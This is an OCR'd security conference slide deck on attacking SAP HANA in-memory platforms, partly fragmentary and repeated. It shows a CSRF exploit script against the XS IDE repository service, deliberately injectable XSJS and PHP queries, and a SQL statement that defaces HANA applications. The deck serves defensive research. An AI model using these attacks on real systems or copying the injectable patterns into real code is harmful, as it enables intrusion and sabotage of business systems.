Blended Web and Database Attacks on Real-time, In-Memory Platforms

Ezequiel Gutesman

onapsis

Agenda

- In-Memory Platforms
- HANA and the blended architecture
- Threat vectors for SAP HANA
  - SQLi
  - XSS and XSJS
  - Rserve integration
  - C/C++ post exploitation
- Conclusions


In-Memory Platforms/IMDB

In-Memory Computing/IMDB

- Simple concept
  - DBMS that primarily relies on main memory for computer data storage.
  - “It has been predicted that in-memory computing will be one of the Top 10 technologies of 2012” (Gartner)
  - Why didn’t it happen before?

Reasons

- Cost of physical memory going down
- Increasing amount of data being processed
- Higher requirements on system response
- Innovation!
  - RT analytics




Main vendors


- Oracle - Oracle 12c
- Microsoft - MS SQL Server 2014 (Hekaton)
- SAP - SAP HANA

Some quotes and examples of what this really means…

- “It’s orders-of-magnitude faster—like the difference between walking and flying in a plane” J. Loaiza, Oracle
- "**In my 20 years in SAP I have never seen such innovation**."
  Rob Enslin, Head of Sales – SAP


Motivation





Big Data & Spatial Analytics Help Germany Score the World Cup

Posted by Marie Goodell in Blog on Jul 15, 2014 9:02:01 AM



Is it the cause That costed us the world cup??

SAP, SAP HANA and the blended architecture

SAP

What is SAP?

Largest provider of **business management solutions** in the world.

- More than 250.000 implementations around the globe.
- More than 60.000 employees.

Used by **Global Fortune-1000 companies**, **governmental organizations** and **defense agencies** to **run their every-day business processes.**

- Such as Revenue / Production / Expenditure business cycles.

FINANCIAL PLANNING TREASURY PAYROLL

SALES **INVOICING** **LOGISTICS**

PRODUCTION PROCUREMENT BILLING

What is SAP?

Largest provider of **business management solutions** in the world.

- More than 250.000 implementations around the globe.
- More than 60.000 employees.

Use

defe

-

HANA is SAP's star product… new customers and existing customers will be pushed towards implementing HANA (both as back-end DB and application engine + DB)

FINANCIAL PLANNING TREASURY PAYROLL

SALES **INVOICING** **LOGISTICS**


PRODUCTION PROCUREMENT BILLING

A Business-Critical Infrastructure

- **SAP and HANA systems store and process the most critical business information in the Organization.**
- **If these platforms are breached**, an intruder would be able to perform different attacks such as:
  - **ESPIONAGE:** Obtain customers/vendors/human resources data, financial planning information, balances, profits, sales information, manufacturing recipes, **Stats & BI**, etc.
  - **SABOTAGE:** Paralyze the operation of the organization by shutting down the Applications running on HANA, disrupting interfaces with other systems and deleting critical information, etc.
  - **FRAUD:** Modify financial information, tamper sales and purchase orders, create new vendors, modify vendor bank account numbers, etc.


SAP HANA

- Full **In-memory** database
- Integrated **HTTP** Server
- Support for cloud implementations
- **Integrations** with calc engines (R, SQL)
- Diverse set of deployment options
- Massive memory requirements
- Used mainly for **Business** Applications



Attack Surface

- SQL/MDX port
- HTTP service
- SAP Host Agent and MC
- Outgoing connections
  - Service Marketplace
  - Solution Manager
  - Mail servers
  - Other Web Serves
  - R servers
  - SAP Support




http://help.sap.com/saphelp_hanaplatform/helpdata/en/37/d2573cb24e4d75a23e8577fb4f73b7/content.htm

A blended architecture

Typical web frameworks (asp, .NET, php, Django,...) use a DB connection configured with a single, sometimes full-privileged user. On this scenario you will have:

- Application Level users
- Database user
- OS user to run HTTP server and DB server




Typical web application scenario

A blended architecture

SAP HANA Web applications framework works differently. The **application user** is **the same as the DB user**.
User privileges should be restricted at the DB level → The attack surface should be restricted per user.
This requires:

- Web Application/Database user
- OS User running the DB (<dbsid>adm)



SAP HANA web application scenario

Impact of vulnerabilities

Typical webapps

- SQLi could access the whole database
- XSS is typically restricted
- Code stored on the Filesystem
- OS commands can be executed


SAP HANA webapps

- SQLi are restricted to the user privileges
- XSS is more powerful by default
- Code stored on the Database
- Restricted OS comm. execution

SAP HANA Concepts

Programming Languages:


- XSJS or XS Javascript. This is HANA’s version of Server Side Javascript. It is based on the **SpiderMonkey** Javascript engine. API’s and libraries are detailed in the HANA doc
- Within the database, SQL and SQLscript used to access the info
- R code / (L code for internal use).
- ABAP is also tuned to run faster on HANA systems
- HTML5 for mobile apps
- C/C++



Development Environment

HANA Studio: It is a full DB client that can be used to administrate the database

XS IDE: A developer can create code to be deployed on the web server using the XS IDE available through the HTTP/s interface.



```
                    url: "/sap/hana/xs/ide/editor/server/csrf.xsjs",
                    headers: { "X-CSRF-Token": "Fetch" },
                    success: function(data, textStatus, jqXHR) {
                        var fetchedSecurityToken = jqXHR.getResponseHeader("X-CS
                        alert(fetchedSecurityToken);
                        if (fetchedSecurityToken !== securityToken) {
                            securityToken = fetchedSecurityToken;
                            attack();
                        }
                    }
                });

        }
            else {
                $.ajax({
                    url: "/sap/hana/xs/ide/editor/server/repo/reposervice.xsjs?a
                    data: exploit,
                    type: "PUT",
                    dataType: "text",
                    contentType: "text/plain",
                    processData: false,
                    headers: { "X-CSRF-Token": securityToken },
                    success: function() {
                        alert('success');
                    },
                    error: function(jqXHR, textStatus) {
                        alert(2);
                        sap.ui.commons.MessageBox.alert(jqXHR.responseText);
```

http://hanaserver:8000/sap/hana/xs/ide/editor

Attack vectors on SAP HANA

SQL Injection on HANA

sqli.xsjs

Because of HANA architecture, the queries are executed in the context of the user logged into the web application.

```
var conn = $.db.getConnection();
var pstmt =
    conn.prepareStatement( "SELECT *
    FROM accounts WHERE custID='" +
$.request.parameters.get("id"));
var rs = pstmt.executeQuery();
```

sqli.php

In most of the web application frameworks, the **unique** credentials are hardcoded into the application code or configuration.

```
$conn = pg_connect("host=localhost
    port=5432 user=postgres
    password=123");
$query = "SELECT * FROM accounts
    WHERE custID='$id'";
$result = pg_query($conn, $query);
```

SQL Injection on HANA

sqli.xsjs

Because of HANA architecture, the queries are executed in the context of the user

```
var c
var p
    co
    FR
$.request.parameters.get("id"));
var rs = pstmt.executeQuery();
```

sqli.php

In most of the web application frameworks, the **unique** credentials are
or

```
$query = "SELECT * FROM accounts
    WHERE custID='$id'";
$result = pg_query($conn, $query);
```

It's not only about WHAT is executed but more important about WHO executes it… so SQL injection attacks can be blended with Social Engineering to make the attacks more successful

Well... it's a mix

PKG SUBPKG OBJ Predictable by application path!

Example 1: deface http://[ip]/demo/democode/demo.xsjs with "PWNED":

```
UPDATE _SYS_REPO.ACTIVE_OBJECT
    set CDATA='$.response.addBody("PWNED")'
    where OBJECT_NAME = 'demo'
```

Example 2: inject an attacker-controlled iframe in EVERY SINGLE APPLICATION:

```
